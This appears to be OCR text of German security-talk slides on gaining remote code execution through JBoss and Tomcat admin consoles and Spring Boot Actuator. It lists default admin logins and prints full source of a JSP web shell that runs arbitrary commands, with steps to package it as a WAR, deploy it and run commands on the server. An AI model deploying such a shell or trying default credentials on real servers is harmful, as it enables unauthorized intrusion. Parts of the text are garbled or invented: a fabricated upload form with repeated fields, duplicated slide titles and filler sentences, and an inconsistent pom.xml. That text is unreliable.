

BEGRIFFSERKLÄRUNG

- Remote Code Execution (RCE)

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS

ADMIN DASHBOARDS


ADMIN DASHBOARDS

BEISPIELE FÜR ADMIN DASHBOARDS

- JBoss Admin Console
- Tomcat Manager

JBOSS ADMIN CONSOLE

- JBoss bis Version 5
- URL: <https://server:port/admin-console/>
- Default Login admin:admin



JBOSS UPLOAD

The screenshot shows the JBoss AS Administration Console interface. The browser address bar displays the URL: 10.130.114.8:18080/admin-console/secure/resourceContentCreate.seam?conversationId=81. The page title is "JBoss AS Administration Console" with a "Welcome admin [Logout]" link. The left sidebar shows a tree view of the console's structure, including "Applications" and "Resources". The main content area is titled "Web Application (WAR)" and contains a table of deployed web applications. The table has columns for Name, Status, and Actions. The status of each application is indicated by a small icon (a blue square with a white 'U' for 'UP' and a red square with a white 'D' for 'DOWN'). The actions column contains a "Delete" button for each application. A "Add a new resource" button is located at the top right of the table. The table lists 11 applications: Kurapiko.war (DOWN), Kurapiko1.war (UP), ROOT.war (UP), acis-shell.war (UP), acis-test.war (UP), acis-test1.war (DOWN), acis.war (UP), acis1sp.war (DOWN), admin-console.war (UP), and jmx-console.war (UP). The bottom of the page shows a pagination bar with "First", "Prev", "1", "2", "Next", and "Last" links, and a "Total: 11 Items Per Page: 10" dropdown.

JBoss AS Administration Console

Web Application (WAR)


a standalone web application (WAR)

Name	Status	Actions
Kurapiko.war	DOWN	Delete
Kurapiko1.war	UP	Delete
ROOT.war	UP	Delete
acis-shell.war	UP	Delete
acis-test.war	UP	Delete
acis-test1.war	DOWN	Delete
acis.war	UP	Delete
acis1sp.war	DOWN	Delete
admin-console.war	UP	Delete
jmx-console.war	UP	Delete

First | Prev | 1 | 2 | Next | Last
Total: 11 Items Per Page: 10



TOMCAT MANAGER

- URL: `https://server:port/manager/`
- Default Logins `tomcat:tomcat`,
`manager:manager` ...
- Weitere Logins



TOMCAT UPLOAD

127.0.0.1:8080/manager/html



Tomcat Web Application Manager

Message:

Manager

List Applications

HTML Manager Help

Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle <input type="text"/> 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle <input type="text"/> 30 minutes</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle <input type="text"/> 30 minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle <input type="text"/> 30 minutes</div>
/manager	None specified	Tomcat Manager Application	true	2	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle <input type="text"/> 30 minutes</div>

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy

Select WAR file to upload No file selected.

Deploy

EVIL WEB APPLICATION ARCHIVE (WAR) UPLOAD

Upload a WAR file to the Evil Web Application Archive

File name:

File size:

File type:

File description:

File upload date:

File upload time:

File upload user:

File upload IP:

File upload agent:

File upload location:

File upload status:

File upload error:

File upload message:

File upload details:


File upload logs:

File upload history:

File upload settings:

File upload help:

WIE SIEHT EINE EVIL WAR AUS?



WEB.XML

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to RCE</display-name>
  <description>
    Welcome to RCE
  </description>

</web-app>
```

SHELL.JSP

```
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if ( request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
```

ALLES NUR NOCH PACKEN

```
$ mkdir WEB-INF  
$ cp web.xml WEB-INF/  
  
$ zip -r shell.war WEB-INF/ shell.jsp  
updating: WEB-INF/ (stored 0%)  
updating: WEB-INF/web.xml (deflated 47%)  
updating: shell.jsp (deflated 51%)
```

TESTEN, OB ALLES FUNKTIONIERT HAT



```
$ unzip -l shell.war
```

```
Archive:  shell.war
```

Length	Date	Time	Name
0	2019-10-13	16:59	WEB-INF/
448	2019-10-13	16:59	WEB-INF/web.xml
868	2019-10-13	15:47	shell.jsp
1316			3 files

TOMCAT UPLOAD

127.0.0.1:8080/manager/html



Tomcat Web Application Manager

Message:

Manager

List Applications

HTML Manager Help

Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle 30 minutes</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle 30 minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle 30 minutes</div>
/manager	None specified	Tomcat Manager Application	true	2	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle 30 minutes</div>

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy

Select WAR file to upload


Browse...

No file selected.

Deploy

TOMCAT UPLOAD SHELL

127.0.0.1:8080/manager/html/upload?sessionId=9EABCA4B4BE2F7728F61354B9FADD927org.apache.catalina.filters.CSRF_NONCE=11489390C68



Tomcat Web Application Manager

Message: [fail - Tried to use command [/upload] via a GET request but POST is required]

Manager

List ApplicationsHTML Manager HelpManager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle at30minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle at30minutes</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle at30minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle at30minutes</div>
/manager	None specified	Tomcat Manager Application	true	1	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle at30minutes</div>
/shell	None specified	Welcome to RCE	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle at30minutes</div>

←

→

🔄

🏠

🔒 127.0.0.1:8080/shell/shell.jsp?cmd=ls

Commands with JSP

ls

Send

Command: ls

bootstrap.jar
catalina.bat
catalina.sh
catalina-tasks.xml
ciphers.bat
ciphers.sh
commons-daemon.jar
commons-daemon-native.tar.gz
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
version.bat
version.sh


REMOTE CODE EXECUTION



REMOTE CODE EXECUTION



GEGENMASSNAHMEN



HACKING SPRING BOOT?

Spring Boot is a framework for creating stand-alone, self-sufficient Java applications.

It is designed to make it easier to get a new application up and running as quickly as possible.

It is a framework for creating stand-alone, self-sufficient Java applications.

It is designed to make it easier to get a new application up and running as quickly as possible.

It is a framework for creating stand-alone, self-sufficient Java applications.

It is designed to make it easier to get a new application up and running as quickly as possible.

It is a framework for creating stand-alone, self-sufficient Java applications.


It is designed to make it easier to get a new application up and running as quickly as possible.

It is a framework for creating stand-alone, self-sufficient Java applications.

SPRING BOOT ACTUATOR


- App Monitoring
- Ansprechbar über HTTP oder JMX
- Production-ready

ACTUATOR ENDP0ITS

 <https://docs.spring.io/spring-boot/docs/current/reference/html/production-ready-endpoints.html>

ID	Description	Enabled by default
<code>auditevents</code>	Exposes audit events information for the current application.	Yes
<code>beans</code>	Displays a complete list of all the Spring beans in your application.	Yes
<code>caches</code>	Exposes available caches.	Yes
<code>conditions</code>	Shows the conditions that were evaluated on configuration and auto-configuration classes and the reasons why they did or did not match.	Yes
<code>configprops</code>	Displays a collated list of all <code>@ConfigurationProperties</code> .	Yes
<code>env</code>	Exposes properties from Spring's <code>ConfigurableEnvironment</code> .	Yes
<code>flyway</code>	Shows any Flyway database migrations that have been applied.	Yes
<code>health</code>	Shows application health information.	Yes
<code>httptrace</code>	Displays HTTP trace information (by default, the last 100 HTTP request-response exchanges).	Yes
<code>info</code>	Displays arbitrary application info.	Yes
<code>integrationgraph</code>	Shows the Spring Integration graph.	Yes
<code>loggers</code>	Shows and modifies the configuration of loggers in the application.	Yes
<code>liquibase</code>	Shows any Liquibase database migrations that have been applied.	Yes
<code>metrics</code>	Shows 'metrics' information for the current application.	Yes
<code>mappings</code>	Displays a collated list of all <code>@RequestMapping</code> paths.	Yes

GIBT ES EVIL ENDPOINTS?



GIBT ES EVIL ENDPOINTS?

127.0.0.1:8080new	
File	Backend
Java Copy	11
profiles:	12
userContextInitParams:	13
SystemEnvironment	
java.runtime.name	"OpenJDK Runtime Environment"
java.protocol.handler.pkgs	"null org.springframework.boot.loader"
sun.boot.library.path	"/usr/lib/jvm/java-8-openjdk-amd64/jre/lib/amd64"
java.vm.version	"25.181-b13"
java.vm.vendor	"Oracle Corporation"
java.vendor.url	"http://java.oracle.com/"
path.separator	":"
java.vm.name	"OpenJDK 64-Bit Server VM"
file.encoding.pkg	"sun.io"
user.country	"DE"
sun.jnu.encoding	"UTF-8"
sun.os.patch.level	"unknown"
OS	"Linux"
java.vm.specification.name	"Java Virtual Machine Specification"
user.dir	"/tmp/boom"
java.runtime.version	"1.8.0_181-B13-2-b03-1.813"
java.net.graphics.enabled	"sun.net.graphics.implementation"
java.endorsed.dirs	"/usr/lib/jvm/java-8-openjdk-amd64/jre/lib/endorsed"
os.arch	"amd64"
java.io.tmpdir	"/tmp"
line.separator	"/n"
LOK_TEMP	"/tmp"
java.vendor	"Oracle Corporation"
os.name	"Linux"
sun.jnu.encoding	"AMBI_X2-4-1904"
java.library.path	"/usr/lib64/openjdk/lib/amd64:/usr/lib64/amd_64-linux-gnu:/usr/lib64/amd_64-linux-gnu:/usr/lib64/jni:/usr/lib64/jni:/usr/lib64"
java.specification.name	"Java Platform API Specification"
java.class.version	"52.0"
sun.management.compiler	"HotSpot 64-Bit Tiered Compiler"
os.version	"4.8.0-13-amd64"
user.home	"/home/user"
os.version	"4.8.0-13-amd64"
user.timezone	"Etc/UTC"
java.net.preferIPv4overIPv6	"true"
file.encoding	"AMBI_X2-4-1904"
java.specification.version	"1.8"
catalog.home	"/tmp/tomcat.0931283607205004.0000"
java.class.path	"*spring-boot-test-0.0.1-SNAPSHOT.jar"
user.name	"user"
java.vm.specification.version	"1.8"
sun.java.command	"org.springframework.boot.test-0.0.1-SNAPSHOT.jar"
java.home	"/usr/lib/jvm/java-8-openjdk-amd64/jre"
org.apache.maven.plugins	"m2"

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL


SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

SPRING BOOT PRAXISBEISPIEL

* @a spring-boot-test	1 <?xml version="1.0" encoding="UTF-8"?>
└─ @src/main/java	2 <?project xmlns="http://maven.apache.org/POM/4.0.0"
└─ @src/main/resources	3 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
└─ @src/test/java	4 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
└─ @src/test/resources	5 <modelVersion>4.0.0</modelVersion>
└─ @JRE System Library [JavaSE-1.6]	6
└─ @Maven Dependencies	7 <groupId>de.micromata</groupId>
└─ @src	8 <artifactId>spring-boot-test</artifactId>
└─ @target	9 <version>0.0.1-SNAPSHOT</version>
└─ @pom.xml	10
	11 <parent>
	12 <groupId>org.springframework.boot</groupId>
	13 <artifactId>spring-boot-starter-parent</artifactId>
	14 <version>1.1.9.RELEASE</version>
	15 </parent>
	16 <!-- Additional lines to be added here... -->
	17 <dependencies>
	18 <dependency>
	19 <groupId>org.springframework.boot</groupId>
	20 <artifactId>spring-boot-starter-web</artifactId>
	21 </dependency>
	22 <dependency>
	23 <groupId>org.springframework.boot</groupId>
	24 <artifactId>spring-boot-starter-actuator</artifactId>
	25 </dependency>
	26 <dependency>
	27 <groupId>org.springframework.boot</groupId>
	28 <artifactId>spring-boot-starter-security</artifactId>
	29 </dependency>
	30 </dependencies>
	31 </build>
	32 <plugins>
	33 <plugin>
	34 <groupId>org.springframework.boot</groupId>
	35 <artifactId>spring-boot-maven-plugin</artifactId>
	36 </plugin>
	37 </plugins>
	38 </build>
	39 </project>
	40

SPRING BOOT PRAXISBEISPIEL



SPRING BOOT PRAXISBEISPIEL

127.0.0.1:9080/new		
URL	Run Data	Headers
java.Copy		
profiles	{}	
serverContextInitParams	{}	
systemProperties		
java.runtime.name	"OpenJDK Runtime Environment"	
